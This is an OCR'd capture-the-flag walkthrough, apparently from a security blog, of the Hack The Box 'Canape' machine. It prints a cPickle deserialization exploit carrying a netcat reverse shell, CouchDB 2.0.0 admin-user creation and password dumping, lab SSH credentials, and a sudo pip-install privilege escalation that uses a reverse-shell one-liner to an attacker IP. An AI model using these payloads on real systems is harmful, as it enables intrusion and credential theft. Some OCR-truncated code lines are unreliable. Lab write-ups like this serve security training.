
Level: Intermediate
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of Canape is **10.10.10.70** so let's begin with nmap port enumeration.

```
1 nmap -p- -sV 10.10.10.70
```

From given below image, you can observe we found port 80 and 65535 are open on target system.

```
root@kali:~# nmap -p- -sV 10.10.10.70
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-21 08:39 EDT
Nmap scan report for git.canape.htb (10.10.10.70)
Host is up (0.26s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
65535/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 492.47 seconds
root@kali:~#
```

As port 80 is running http server, we open the target machine's IP address in our browser and find that it is a fan site for the Simpsons.



Best Quotes

CouchDB-powered quotes database. That means your quotes are coming at your faster than ever!


View Quotes »

We don't find anything on the webpage, so we run dirb scan to enumerate the directories. The target machine responded with 200 OK for every request but for the /.git/Head directory the size of the response changed.


```
1  dirb http://10.10.10.70 -f
```

```
root@kali:~# dirb http://10.10.10.70 -f

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Sep 16 03:13:54 2018
URL_BASE: http://10.10.10.70/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Fine tunning of NOT_FOUND detection

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.70/ ----
+ http://10.10.10.70/.bash_history (CODE:200|SIZE:237)
--> Testing: http://10.10.10.70/.bashrc
+ http://10.10.10.70/.cache (CODE:200|SIZE:237)
+ http://10.10.10.70/.config (CODE:200|SIZE:237)
+ http://10.10.10.70/.cvsignore (CODE:200|SIZE:237)
+ http://10.10.10.70/.forward (CODE:200|SIZE:237)
+ http://10.10.10.70/.git/HEAD (CODE:200|SIZE:2)
+ http://10.10.10.70/.hta (CODE:200|SIZE:237)
+ http://10.10.10.70/.htaccess (CODE:200|SIZE:237)
+ http://10.10.10.70/.htpasswd (CODE:200|SIZE:237)
+ http://10.10.10.70/.listing (CODE:200|SIZE:237)
+ http://10.10.10.70/.passwd (CODE:200|SIZE:237)
+ http://10.10.10.70/.perf (CODE:200|SIZE:237)
+ http://10.10.10.70/.profile (CODE:200|SIZE:237)
+ http://10.10.10.70/.subversion (CODE:200|SIZE:237)
+ http://10.10.10.70/.svn/entries (CODE:200|SIZE:237)
+ http://10.10.10.70/.swf (CODE:200|SIZE:237)
+ http://10.10.10.70/.web (CODE:200|SIZE:237)
```


We open the /.git/ directory and find the config file.



When we open the config file, we find a domain name "**git.canape.htb**".



Now we have added the domain name of the target machine in **/etc/hosts** file to access the webpage using IP address as well as domain name.



Now we can clone the local git repository using the following command:

```
1  git clone http://git.canape.htb/simpsons.git
```

Here we found out a file named "**__init__.py**" in Simpsons folder as shown in the image.

```
root@kali:~# git clone http://git.canape.htb/simpsons.git
Cloning into 'simpsons'...
remote: Counting objects: 49, done.
remote: Compressing objects: 100% (47/47), done.
remote: Total 49 (delta 18), reused 0 (delta 0)
Unpacking objects: 100% (49/49), done.
root@kali:~# cd simpsons/
root@kali:~/simpsons# ls
__init__.py  static  templates
root@kali:~/simpsons#
```

After download the files, we open "**__init__.py**" and find that this program might be **vulnerable insecure deserialization** as it uses a vulnerable function "**cPickel.loads(data)**".

```
  GNU nano 2.9.1                          __init__.py

import couchdb
import string
import random
import base64
import cPickle
from flask import Flask, render_template, request
from hashlib import md5

app = Flask(__name__)
app.config.update(
    DATABASE = "simpsons"
)
db = couchdb.Server("http://localhost:5984/")[app.config["DATABASE"]]

@app.errorhandler(404)
def page_not_found(e):
```

Now we create a program to exploit this vulnerability and get reverse shell. You can download the exploit from here.

```
  GNU nano 2.9.1                          exploit.py

import os
import cPickle
from hashlib import md5
import requests

class Exploit(object):
    def __reduce__(self):
        return (os.system, ('homer:;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin$

shellcode = cPickle.dumps(Exploit())

requests.post("http://10.10.10.70/submit", data={'character': shellcode.spl$
requests.post("http://10.10.10.70/check", data={'id': md5(shellcode.split("$
```

We setup our listener "netcat" before running the program and run the following command:

```
1  nc -lvp 443
```

```
root@kali:~# nc -lvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.70.
Ncat: Connection from 10.10.10.70:57242.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

After getting reverse shell, we start penetrating more and more. We check for the open ports in the target machine that might be listening locally and find that a service is running on **port 5984** for the Apache couchDB.

```
1 netstat -antp
```

```
$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
tcp        0      0 0.0.0.0:65535           0.0.0.0:*
tcp        0      0 127.0.0.1:5984          0.0.0.0:*
tcp        0      0 127.0.0.1:5986          0.0.0.0:*
tcp        0      0 0.0.0.0:43880           0.0.0.0:*
tcp        0      0 0.0.0.0:80              0.0.0.0:*
tcp        0      0 0.0.0.0:4369            0.0.0.0:*
tcp        0      0 127.0.0.1:4369          127.0.0.1:37422
tcp        1      0 127.0.0.1:56224         127.0.0.1:5984
tcp        0    125 10.10.10.70:57242       10.10.14.4:443
tcp        0      0 127.0.0.1:37422         127.0.0.1:4369
tcp        0      0 10.10.10.70:80          10.10.14.4:53060
tcp        1      0 127.0.0.1:56218         127.0.0.1:5984
tcp6       0      0 :::65535                :::*
tcp6       0      0 :::4369                 :::*
$
```

Apache couchDB is an open source database software. We check the version of couchDB and also find all the databases using the following command:

```
1 curl http://127.0.0.1:5984
2 curl http://127.0.0.1:5984/_all_dbs
```

Using the above command, we find the version of couchDB to be “2.0.0”. This version of couchDB is vulnerable to remote privilege escalation. You can find more about this vulnerability here.

```
$ curl http://127.0.0.1:5984
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    91  100    91    0     0  27351      0 --:--:-- --:--:-- --:--:-- 30333
{"couchdb":"Welcome","version":"2.0.0","vendor":{"name":"The Apache Software Fou
$ curl http://127.0.0.1:5984/_all_dbs
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    78    0    78    0     0  14664      0 --:--:-- --:--:-- --:--:-- 19500
["_global_changes","_metadata","_replicator","_users","passwords","simpsons"]
$
```

Then we create a user with permissions to read the database with following command.

```
1  curl -X PUT 'http://localhost:5984/_users/org.couchDB.user:hack' --data-binary  '{ "type": "user", "name": "hack", "roles": ["_admin"], "roles": [], "password": "password" }'
```

We then dump the database with the following command:

```
1  curl http://127.0.0.1:5984/passwords/_all_docs?include_docs=true -u hack:password
```

The above command will dump the password and we will find the password for SSH login. Now all we need to do is find the username.

```
www-data@canape:/$ curl -X PUT 'http://localhost:5984/_users/org.couchdb.u
ser:hack' --data-binary '{ "type": "user", "name": "hack", "roles": ["_adm
in"], "roles": [], "password": "password" }'
<, "roles": ["_admin"], "roles": [], "password": "password" }'

{"ok":true,"id":"org.couchdb.user:hack","rev":"1-5b2d16740e4af706ad5215d24
4264e3b"}
www-data@canape:/$ curl http://127.0.0.1:5984/passwords/_all_docs?include_
docs=true -u hack:password
<p://127.0.0.1:5984/passwords/_all_docs?include_docs=true -u hack:password

{"total_rows":4,"offset":0,"rows":[
{"id":"739c5ebdf3f7a001bebb8fc4380019e4","key":"739c5ebdf3f7a001bebb8fc438
0019e4","value":{"rev":"2-81cf17b971d9229c54be92eeee723296"},"doc":{"_id":
"739c5ebdf3f7a001bebb8fc4380019e4","_rev":"2-81cf17b971d9229c54be92eeee723
296","item":"ssh","password":"0B4jyA0xtytZi7esBNGp","user":""}},
{"id":"739c5ebdf3f7a001bebb8fc43800368d","key":"739c5ebdf3f7a001bebb8fc438
00368d","value":{"rev":"2-43f8db6aa3b51643c9a0e21cacd92c6e"},"doc":{"_id":
"739c5ebdf3f7a001bebb8fc43800368d","_rev":"2-43f8db6aa3b51643c9a0e21cacd92
c6e","item":"couchdb","password":"r3lax0Nth3C0UCH","user":"couchy"}},
{"id":"739c5ebdf3f7a001bebb8fc438003e5f","key":"739c5ebdf3f7a001bebb8fc438
003e5f","value":{"rev":"1-77cd0af093b96943ecb42c2e5358fe61"},"doc":{"_id":
"739c5ebdf3f7a001bebb8fc438003e5f","_rev":"1-77cd0af093b96943ecb42c2e5358f
e61","item":"simpsonsfanclub.com","password":"h02ddjdj2k2k2","user":"homer
"}},
{"id":"739c5ebdf3f7a001bebb8fc438004738","key":"739c5ebdf3f7a001bebb8fc438
004738","value":{"rev":"1-49a20010e64044ee7571b8c1b902cf8c"},"doc":{"_id":
"739c5ebdf3f7a001bebb8fc438004738","_rev":"1-49a20010e64044ee7571b8c1b902c
f8c","user":"homerj0121","item":"github","password":"STOP STORING YOUR PAS
SWORDS HERE -Admin"}}
]}
www-data@canape:/$
```

We open /etc/passwd to find users available on the target machine. We find that there is

only one proper user called **homer**.

```
cat /etc/passwd
```

```
www-data@canape:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/b
in/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif
:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/fa
lse
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
homer:x:1000:1000:homer,,,:/home/homer:/bin/bash
epmd:x:108:116::/var/run/epmd:/bin/false
colord:x:109:118:colord colour management daemon,,,:/var/lib/colord:/bin/f
alse
```

We login through SSH using the credentials we found earlier "**homer:0B4jyA0xtytZi7esBNGp**". After login we find a file 'user.txt'. We open the file and find our first flag.

After getting the flag, we checked the sudoers list and find homer has permission to run "**pip install ***" as root user.

```
ssh homer@10.10.10.70 -p65535
ls
cat user.txt
sudo -l
```

```
root@kali:~# ssh homer@10.10.10.70 -p65535
homer@10.10.10.70's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Tue Apr 10 12:57:08 2018 from 10.10.14.5
homer@canape:~$ ls
bin  data  erts-7.3  etc  lib  LICENSE  releases  share  user.txt  var
homer@canape:~$ cat user.txt
bce9186[illegible]pb27288d
homer@canape:~$ sudo -l
[sudo] password for homer:
Matching Defaults entries for homer on canape:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/u
sr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User homer may run the following commands on canape:
    (root) /usr/bin/pip install *
homer@canape:~$
```

Now as we know we can run "**pip install ***" as root, we are going to abuse it by creating a reverse shell and saving it as "**setup.py**".
We are going to use netcat pipe one liner to get reverse shell.

```
1  rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.4 4444 >/tmp/f
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.4 4444 >/tmp/
f
```

Now we can run our reverse shell using the following command:


```
1  sudo pip install .
```

Remember to setup the listener before running the above command.

```
homer@canape:~$ nano setup.py
homer@canape:~$ sudo pip install .
The directory '/home/homer/.cache/pip/http' or its parent directory is not owned
 by the current user and the cache has been disabled. Please check the permissio
ns and owner of that directory. If executing pip with sudo, you may want sudo's
-H flag.
The directory '/home/homer/.cache/pip' or its parent directory is not owned by t
he current user and caching wheels has been disabled. check the permissions and
owner of that directory. If executing pip with sudo, you may want sudo's -H flag
.
Processing /home/homer
```

As soon as we run our command, we get our reverse shell as root user. We now move to /root directory and to get "root.txt". We take a look at the content of the file and find our final flag.

```
1  nc -lvp 4444
2  id
3  cd /root
4  ls
5  cat root.txt
```



Au


From <https://www.hackingarticles.in/hack-the-box-challenge-canape-walkthrough/>

Stratosphere

